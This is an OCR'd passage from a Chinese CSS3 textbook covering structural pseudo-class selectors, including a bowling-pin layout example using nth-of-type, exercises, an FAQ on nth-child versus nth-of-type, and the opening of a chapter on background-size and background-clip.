


图 9-31　upper-alpha 编号

9.8　项目案例：控制保龄球显示位置

如今，保龄球已经成为现代社会中的一项时尚运动，比赛时，在球道终端放置 10 个木瓶并排成三角形。本案例通过灵活使用各种结构伪类选择器控制页面中保龄球的显示大小、位置和效果。其实现步骤如下所示：

（1）使用选择器将保龄球的摆放形状设置为一个三角形。其代码如下所示：

```
<style type="text/css">
h1 { font-size:16px; }
dl,dt,dd {
   padding:0;
   margin:0;
}
dl {
   position:relative;
   width:778px;
   height:612px;
   background:url(images/bowling-002.jpg) no-repeat left top;
}
dt {
   position:absolute;
   color:red;
   font-size:20px;
   font-weight:bold;
}
```

网页设计，首先清除浏览器默认的样式。

```
img {
    width:50px;
    position:absolute;
}
dd:nth-of-type(1) img {
    left:370px;
    top:280px;
    z-index:1000;
}
dd:nth-of-type(2) img {
    left:330px;
    top:250px;
    width:40px;
    z-index:100;
}
dd:nth-of-type(3) img {
    left:390px;
    top:250px;
    width:40px;
    z-index:100;
}
dd:nth-of-type(4) img {
    left:300px;
    top:220px;
    width:30px;
    z-index:10;
}
dd:nth-of-type(5) img {
    left:350px;
    top:220px;
    width:30px;
    z-index:10;
}
dd:nth-of-type(6) img {
    left:405px;
    top:220px;
    width:30px;
     z-index:10;
}
dd:nth-of-type(7) img {
    left:270px;
    top:190px;
    width:20px;
}
dd:nth-of-type(8) img {
```

这里主要运用了 E:nth-of-type(n)选择器，因为 dl 包含 dt 和 dd 这两个类型的元素，不适合使用 E:nth-child(n)选择器

有规律地改变（渐变）保龄球的大小和位置，可以设计出立体效果

```
        left:320px;
        top:190px;
        width:20px;
    }
    dd:nth-of-type(9) img {
        left:370px;
        top:190px;
        width:20px;
    }
    dd:nth-of-type(10) img {
        left:420px;
        top:190px;
        width:20px;
    }
    dt:nth-of-type(1){
        left:392px;
        top:370px;
        z-index:1001;
    }
    dt:nth-of-type(2){
        left:344px;
        top:320px;
        z-index:101;
    }
    dt:nth-of-type(3){
        left:408px;
        top:320px;
        z-index:101;
    }
    dt:nth-of-type(4){
        left:310px;
        top:270px;
        z-index:11;
    }
    dt:nth-of-type(5){
        left:360px;
        top:270px;
        z-index:11;
    }
    dt:nth-of-type(6){
        left:415px;
        top:270px;
        z-index:11;
    }
    dt:nth-of-type(7){
```

```
    left:274px;
    top:220px;
    z-index:1;
}
dt:nth-of-type(8){
    left:324px;
    top:220px;
    z-index:1;
}
dt:nth-of-type(9){
    left:374px;
    top:220px;
    z-index:1;
}
dt:nth-of-type(10){
    left:420px;
    top:220px;          设置叠放顺序
    z-index:1;
}
</style>
</head>
<body>
<h1>CSS 控制保龄球显示位置</h1>
<dl>
     <dt>1</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>2</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>3</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>4</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>5</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>6</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>7</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>8</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>9</dt>
    <dd><img src="images/ball.png" /></dd>
     <dt>10</dt>
    <dd><img src="images/ball.png" /></dd>
</dl>
```

```
</body>
</html>
```

上述代码为了设计出立体效果，使用了 nth-of-type(n)和 nth-last-of-type(n)选择器来设置各个保龄球的位置，使每个保龄球左边距和上边距都不同。其执行结果如图 9-32 所示。




图 9-32　使用选择器控制保龄球位置

（2）不改变结构，稍微改变 CSS 样式，就可以让页面布局发生变化。使 10 个保龄球摆放在一条直线上，其代码如下所示：

```
<style type="text/css">
h1 { font-size:16px; }
dl, dt, dd {
    padding:0;
    margin:0;
}
dl {
    width:650px;
    height:432px;
    background:url(images/bowling-002.jpg) no-repeat right bottom;
    padding:50px 0 50px 150px;
}
dt {
    position:relative;
    left:20px;
    top:180px;
    font-weight:bold;
}
dd { float:left; }
img { width:50px; }
```

```
dt:nth-last-child(3n+2) {
    color:red;
    font-size:2px;
    left:10px;
    top:190px;
}
</style>
```

公式 3n+2 解析：

2（凡偶数）表示在 dl 子元素中匹配偶数行，即匹配所有 dt 元素；3n（变量前常数表示步长）表示从最后一个 dt 开始，每隔 3 个选取一个 dt 元素。

上述代码使用 nth-child(n)和 nth-last-child(n)选择器并使用公式 3n+2 来控制保龄球的位置，执行结果如图 9-33 所示。




图 9-33　使用选择器改变保龄球位置

9.9　习题

一、填空题

1．________选择器为某个元素的第一行文字指定样式。

2．如果用户只想在一个 span 元素或者某几个 span 元素前面插入文字，可以使用________选择器。

3．如果用户想要指定编号种类为罗马编号，那么需要将属性 list-style-type 的属性值设置为________。

二、选择器

1．下列选项中________不是常用的伪元素选择器。

A．first-line 选择器　　B．after 选择器

C．[att$=val]选择器　　　　　D．first-letter 选择器

2．如果用户想要匹配 div 元素之后和它同级的 p 元素，并且设置字体为蓝色，大小为 14 像素，下列选项________是正确的。

A．div~p{color:blue;font-size:14px;}

B．p[id="div"]{color:blue;}

C．div:last-child{color:blue;}

D．p:first-child{color:blue;font-size:14px;}

3．下面选项中，________不是 content 属性常用的属性值。

A．values　　　　　B．counter(name)

C．attr()　　　　　D．string

三、上机练习

1．使用选择器截取博客文章

平时博客等经常会有文章摘要，将文字截断后直接使用省略号表示文章还没有结束，使用 content 属性并使用伪类选择器:before 和:after 来截取文章的一部分文字并在其后加入省略号。

9.10　实践疑难解答

9.10.1　:nth-child 和:nth-of-type 选择器的区别



:nth-child 和:nth-of-type 选择器的区别

网络课堂：http://bbs.itzcn.com/thread-19748-1-1.html

【问题描述】:nth-child 和:nth-of-type 选择器的区别是什么，怎么使用？

【正确答案】:nth-child 和:nth-of-type 都是 CSS 3 中的伪类选择器，其作用近似却又不完全一样，对其不熟悉的人可能区分得不是很清楚，下面就介绍两者的不同，以便正确灵活使用这两类选择器。

先看一个简单的实例，首先是 HTML 部分：

```
<section>
    <p>我是第 1 个 p 标签</p>
    <p>我是第 2 个 p 标签</p>
</section>
```

设置上述代码中的第二个 p 元素字体颜色为红色，两个选择器相对应的 CSS 代码如下所示：

```
p:nth-child(2) { color: red; }
p:nth-of-type(2) { color: red; }
```

上面这个例子中，这两个选择器所实现的效果是一致的，第二个 p 标签的文字变成了红色。尽管上面两个 demo 的最后效果一致，但是两个选择器之间存在差异是必然的。

对于:nth-child 选择器，意味着选择一个元素，如果这是个段落元素并且这是父标签的第二个孩子元素；对于:nth-of-type 选择器，意味着选择一个元素，如果是父标签的第二个段落子元素。:nth-of-type 选择器的限制条件少点。

把上面的实例稍作修改，就可以看到这两个选择器之间的差异了，如下 HTML 代码如下所示：

```
<section>
    <div>我是一个普通的 div 标签</div>
    <p>我是第 1 个 p 标签</p>
    <p>我是第 2 个 p 标签</p>
</section>
```

还是与上面例子一致的 CSS 测试代码：

```
p:nth-child(2) { color: red; }
p:nth-of-type(2) { color: red; }
```

这时候两个选择器所渲染的结果就不一样了。

p:nth-child(2)渲染的结果不是第二个 p 标签文字变红，而是第一个 p 标签，也就是父标签的第二个子元素。而 p:nth-of-type(2)把希望渲染的第二个 p 标签染红了。

对照上面两个选择器的语义，此处的效果表现差异不难理解。

p:nth-child(2)表示这个元素是 p 标签，且是第二个子元素，这是两个必须满足的条件。于是，就是第一个 p 标签颜色为红色（正好符合：p 标签，第二个子元素）。如果在 div 标签后面再插入个 span 标签，如下所示：

```
<section>
    <div>我是一个普通的 div 标签</div>
    <span>我是一个普通的 span 标签</span>
    <p>我是第 1 个 p 标签</p>
    <p>我是第 2 个 p 标签</p>
</section>
```

那么 p:nth-child(2)将不会选择任何元素。而 p:nth-of-type(2)表示父标签下的第二个 p 元素，显然，无论在 div 标签后面再插入多少个 span 标签或者 h1 标签，都是第二个 p 标签中的文字变红。

9.10.2　如何在 IE7-8 下使用 CSS 3 的伪类选择器



如何在 IE7-8 下使用 CSS 3 的伪类选择器

网络课堂：http://bbs.itzcn.com/thread-19749-1-1.html

【问题描述】众所周知，CSS 3 的选择器极其强大，但是如何在 IE7-8 下使用 CSS 3 的

伪类选择器呢？

【正确答案】CSS 3 的选择器功能强大，其结构伪类选择器更是特别的优秀，例如“:nth-child”选择器。碍于 IE9 以下的浏览器很多朋友都不敢尝试使用，以至于无法体会到 CSS 3 选择器的强大功能。那么在 IE7-8 浏览器下我们可以这样来使用：

```
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery
.min.js"></script>
<script src="http://api.skyblueproject.com/pseudoie/pseudo-ie.0.1.min
.js"></script>
<!--[if lt IE 9]>
<script>
 $(document).pseudoie({url:'style.css'});
</script>
<![endif]-->
```

如果样式文件多，还可以这样使用：

```
<!--[if lt IE 9]>
<script>
 $(document).pseudoie({url:'style1.css'});
 $(document).pseudoie({url:'style2.css'});
 $(document).pseudoie({url:'style3.css'});
</script>
<![endif]-->
```

第10章 背景、边框和渐变的相关属性

CSS 3 具有非常强大的功能，它不仅使页面代码更加简洁、结构更加合理，而且使性能和效果都得到了更好的体现。上一章已经学习了 CSS 样式和选择器，本章将主要介绍 CSS 3 的背景、边框和渐变的相关属性，以及如何在一个元素中显示多个背景图像，如何设置图片的边框和绘制圆角边框等功能。

本章学习要点：

- 掌握 CSS 3 中与背景样式有关的属性
- 掌握 CSS 3 中与边框样式有关的属性
- 掌握 CSS 3 中渐变最常用的属性
- 了解 CSS 3 中与背景、边框和渐变的相关属性在各种浏览器的兼容情况
- 熟练使用 border-radius 属性绘制圆角边框
- 掌握如何实现简单的线性渐变、径向渐变和重复渐变

10.1 背景样式

背景（background）属性是 CSS 3 中使用频率最高的属性。CSS 3 中增加了一些与背景相关的属性，它们分别是 background-size 属性、background-clip 属性、background-origin 属性和 background-break 属性。本节主要学习这 4 种属性的用法。

各种浏览器对 background 属性的兼容不同，在 Firefox 浏览器中支持除 background-size 之外的其他 3 个属性，并且需要在属性前面加前缀“-moz-”；在 Chrome 浏览器和 Opera 浏览器中支持除 background-break 之外的 3 个属性，并且需要在属性前面加上前缀“-webkit-”。在 Firefox 浏览器中使用 background-break 属性时应该写成“-moz-background-inline-policy”的形式。

10.1.1 background-size 属性

CSS 2 之前的版本无法控制背景图像的样式，如果要完整地显示背景图像，则需要设计好背景图片的大小。CSS 3 中新增的 background-size 属性可以用于指定背景图像的大小，很好地解决了之前的问题，使用户可以随意地控制背景图像的大小。

background-size 属性的语法如下所示：

```
background-size: auto | [ <length> | <percentage> ] | cover | contain
```

其中比较常用的参数值如下所示：

- **auto** 默认值，保持背景图像原有的宽度和高度。
- **length** 由浮点数字和单位标识符组成的长度值。其单位为 px，不能为负值。
- **percentage** 百分值，可以是 0%~100%之间的任何值，不可以为负值。
- **cover** 保持图像本身的宽度和高度，当图像小于容器又无法使用 background-repeat 来实现时，就可以使用 cover 将图像放大以铺满整个容器，但是这种方法会使背景图像失真。
- **contain** 保持图像本身的宽度和高度，当图像大于容器而又需要将背景图片全部显示出来时，就可以使用 contain 将图像缩小到适合容器的大小，但是这种方法也会使背景图像失真。



用户使用 length 或 percentage 设置图像的大小时，可以设置 1 个或 2 个值。如果只有一个值时第二个值会默认为 auto，auto 的值和第一个值相等。

下面通过简单的案例来介绍 background-size 属性的使用。

【实践案例 10-1】


在 Dreamweaver 中新建 html10-1 页面，添加 div 元素并指定该元素的背景图像，然后将 background-size 属性的值设置为 percentage 表示背景图像的大小。页面具体代码如下所示：

```
<style type="text/css">
div.img1{
    width:300px;
    margin-top:50px;
    margin-left:50px;
    padding:100px 100px;
    background:url(images/01.jpg) no-repeat;
    -webkit-background-size: 150% 130%;
    -o-background-size: 150% 130%;
    -moz-background-size:150% 130%;
    background-size:150% 130%;
}
</style>
<body bgcolor="#66CCFF">
    <div class="img1"></div>
</body>
```

上述代码在 Chrome 浏览器中的效果如图 10-1 所示。



图 10-1　使用 background-size 属性的效果图



如果分别设置 background-size 属性的值 length、cover 或 contain 等，图片就会有不同的效果。

10.1.2　background-clip 属性

在 HTML 页面中对于任何元素来说，它都会包含四个区域和边缘，即外部补白区域（margin）、边框区域（border）、补白区域（padding）和内容区域（content），以及外部补白边缘、边框边缘、补白边缘和内容边缘。它们之间的关系如图 10-2 所示。




图 10-2　具有背景的元素构成图

在 CSS 3 中可以使用 background-clip 属性修改背景的显示范围或者背景的裁剪区域。background-clip 属性的语法主要如下所示：

```
background-clip: border-box | padding-box | content-box
```

其中比较常用的参数值如下所示：

- ❑ **border-box**　默认值，背景从边框区域向外裁剪，即超出边框区域的背景将被裁剪掉。
- ❑ **padding-box**　背景从补白区域向外裁剪，即超过补白区域的背景将被裁剪掉。
- ❑ **content-box**　背景从内容区域向外裁剪，即超过内容区域的背景将被裁剪掉。

background-clip 属性主要判断 background 是否包含边框区域。如果是边框值，则背景裁剪的是整个边框区域；如果是 padding 值，则背景会忽略补白边缘而且边框区域是透明的；如果是 content 值，则背景裁剪的是内容区域；如果背景图片有多个，对应的 background-clip 值之间使用逗号隔开。

下面通过简单的案例来介绍 background-clip 属性的使用。

【实践案例 10-2】

在 Dreamweaver 中新建 html10-2 页面，添加 div 元素并制定背景图像，然后分别使用 background-clip 属性的 border 值和 content 值来修改背景的显示范围。代码如下所示：

```
<style type="text/css">
div{
    padding: 65px;
    background-image:url(images/1001.jpg);
    border:20px dotted #FC0;
    width:400px;
    height:200px;
}
div.img1{
    -moz-background-clip: border;
    -webkit-background-clip: border;
}
div.img2{
    -moz-background-clip: content;
    -webkit-background-clip: content;
}
</style>
</head>
<body bgcolor="#CC99FF">
    <div class="img1"></div><br>
    <div class="img2"></div>
</body>
```

上述代码在 Chrome 浏览器中的效果如图 10-3 和图 10-4 所示。

